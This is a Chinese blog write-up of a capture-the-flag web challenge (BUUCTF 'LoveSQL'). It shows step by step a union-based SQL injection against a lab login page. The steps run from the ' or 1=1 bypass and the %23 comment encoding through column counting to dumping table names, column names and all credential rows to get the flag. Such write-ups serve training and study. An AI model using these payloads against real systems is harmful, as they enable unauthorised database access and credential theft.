

BUUCTF WEB LOVESQL

原创

小哈小哈喽 于 2020-08-20 08:23:21 发布 664 收藏 4

分类专栏: [CTF-WEB](#) 文章标签: [wep](#)

版权声明: 本文为博主原创文章, 遵循[CC 4.0 BY-SA](#)版权协议, 转载请附上原文出处链接和本声明。

本文链接: https://blog.csdn.net/m0_46315342/article/details/108115505

版权




[CTF-WEB 专栏收录该内容](#)

18 篇文章 1 订阅

订阅专栏

BUUCTF WEB LOVESQL

这个题考的是普通的联合注入，但是有一个比较坑的地方就是注释符，所以以后一定要多试试注释符。这个题是这样的，如果你直接写# 或者 --+ 这样的，就得不到想要的界面，这里需要对注释符进行url编码，换成%23这样的



设置用户名为123,密码为111登陆试一下

NO, Wrong username password! !!!

GO TO WORK, GET MARRIED
HAVE SOME KIDS, PAY YOUR TAXES
PAY YOUR BILLS, WATCH YOUR TV
FOLLOW FASHION, ACT NORMAL
OBEY THE LAW
AND REPEAT AFTER ME
I AM FREE

https://blog.csdn.net/m0_46315342

Load URL
Split URL
 Execute
 Post data Referer User Agent Cookies
Clear All

在用户名处设置“试一下”

You have an error in your SQL syntax; check the manual that corresponds to your MariaDB server version for the right syntax to use near '111' at line 1

GO TO WORK, GET MARRIED
HAVE SOME KIDS, PAY YOUR TAXES
PAY YOUR BILLS, WATCH YOUR TV
ACT NORMAL

https://blog.csdn.net/m0_46315342

Load URL
Split URL
 Execute
 Post data Referer User Agent Cookies
Clear All

只有设置为单引号的时候有报错信息，然后试一下万能密码 ' or 1=1#



Elements Console Sources Network HackBar > ⚙️ 🌐


Load URL Split URL Execute

http://ddfc4304-144f-46e4-ad24-89d74e8608af.node3.buuoj.cn/check.php?username=123' or 1=1#&password=111

Post data Referer User Agent Cookies Clear All

https://blog.csdn.net/m0_46315342

出现了这样的情况，原因竟然是注释符要换成编码过的%23



Elements Console Sources Network HackBar > ⚙️ 🌐

Load URL Split URL Execute

http://ddfc4304-144f-46e4-ad24-89d74e8608af.node3.buuoj.cn/check.php?username=123' or 1=%23&password=111


Post data Referer User Agent Cookies Clear All

https://blog.csdn.net/m0_46315342

然后就是正常的流程了（这个题目username和password两个地方都可以作为注入点）

爆列数：

```
?username=123&password=111' order by 4%23
```



Elements Console Sources Network HackBar > ⚙️ 🌐

Load URL Split URL Execute

http://ddfc4304-144f-46e4-ad24-89d74e8608af.node3.buuoj.cn/check.php?username=123&password=111' order by 4%23

Post data Referer User Agent Cookies Clear All

https://blog.csdn.net/m0_46315342

```
?username=123&password=111' order by 3%23
```



Elements Console Sources Network HackBar > ⚙️ 🌐

Load URL Split URL Execute

http://ddfc4304-144f-46e4-ad24-89d74e8608af.node3.buuoj.cn/check.php?username=123&password=111' order by 3%23

Post data Referer User Agent Cookies Clear All

https://blog.csdn.net/m0_46315342

到4的时候就报错，说明3是个分界点，列数为3（这也是做题积累出来的小tips）

爆显示位：

```
?username=123&password=111' union select 1,2,3%23
```

Login Success!

GO TO WORK, GET MARRIED
HAVE SOME KIDS, PAY YOUR TAXES
PAY YOUR BILLS, WATCH YOUR TV
FOLLOW FASHION, ACT NORMAL
OBEY THE LAW
AND REPEAT AFTER ME:

Hello 2!
Your password is '3'

http://ddfc4304-144f-46e4-ad24-89d74e8608af.node3.buuoj.cn/check.php?username=123&password=111' union select 1,2,3%23

Load URL Split URL Execute Post data Referer User Agent Cookies Clear All https://blog.csdn.net/m0_46315342

获取所有数据库名:

```
?username=123&password=111' union select 1,version(),database()%23
```

Login Success!

GO TO WORK, GET MARRIED
HAVE SOME KIDS, PAY YOUR TAXES
PAY YOUR BILLS, WATCH YOUR TV
FOLLOW FASHION, ACT NORMAL
OBEY THE LAW
AND REPEAT AFTER ME:

Hello 10.3.18-MariaDB!
Your password is 'geek'

http://ddfc4304-144f-46e4-ad24-89d74e8608af.node3.buuoj.cn/check.php?username=123&password=111' union select 1,version(),database()%23

Load URL Split URL Execute Post data Referer User Agent Cookies Clear All https://blog.csdn.net/m0_46315342

获取所有表名

```
?username=123&password=111' union select 1,2,group_concat(table_name) from information_schema.tables where table_schema=database()%23
```

Login Success!

GO TO WORK, GET MARRIED
HAVE SOME KIDS, PAY YOUR TAXES
PAY YOUR BILLS, WATCH YOUR TV
FOLLOW FASHION, ACT NORMAL
OBEY THE LAW
AND REPEAT AFTER ME:
I AM FREE

Hello 2!
Your password is
'geekuser,10ve1ysq1'

1,2,group_concat(table_name) from information_schema.tables where table_schema=database()%23

Load URL Split URL Execute Post data Referer User Agent Cookies Clear All https://blog.csdn.net/m0_46315342

geekuser, 10ve1ysq1

获取所有列名

```
?username=1&&password=1' union select 1,2,group_concat(column_name) from information_schema.columns where table_schema=database() and table_name='10ve1ysq1'%23
```

The screenshot shows a web page with a "Login Success!" message. Below it is a block of text: "GO TO WORK, GET MARRIED", "HAVE SOME KIDS, PAY YOUR TAXES", "PAY YOUR BILLS, WATCH YOUR TV", "FOLLOW FASHION, ACT NORMAL", "OBEY THE LAW", and "AND REPEAT AFTER ME:". To the right, there is a "Hello 2!" message with the password: "id,username,password". A sidebar on the right contains a query: "information_schema.columns where table_schema=database() and table_name=l0ve1ysq1%23". The URL in the address bar is "https://blog.csdn.net/m0_46315342".

id,username,password

获取所有数据：

The screenshot shows a web page with a "Hello 2!" message and a password: "1-cl4y-wo_tai_nan_le,2-glzjin-glzjin_wants_a_girlfriend". A sidebar on the right contains a query: "username=1&&password=1' union select 1,2,group_concat(concat_ws('-',id,username,password)) from l0ve1ysq1%23". The URL in the address bar is "https://blog.csdn.net/m0_46315342".

1-cl4y-wo_tai_nan_le,2-glzjin-glzjin_wants_a_girlfriend,3-Z4cHAr7zCr-biao_ge_dddd_hm,4-0xC4m3l-linux_chuang_shi_ren,5-Ayrain-a_rua_rain,6-Akko-yan_shi_fu_de_mao_bo_he,7-fouc5-cl4y,8-fouc5-di_2_kuai_fu_ji,9-fouc5-di_3_kuai_fu_ji,10-fouc5-di_4_kuai_fu_ji,11-fouc5-di_5_kuai_fu_ji,12-fouc5-di_6_kuai_fu_ji,13-fouc5-di_7_kuai_fu_ji,14-fouc5-di_8_kuai_fu_ji,15-leixiao-Syc_san_da_hacker,16-flag{31537538-4019-4be7-b7fc-f87b3fdbe3df}

就这样得到了flag{31537538-4019-4be7-b7fc-f87b3fdbe3df}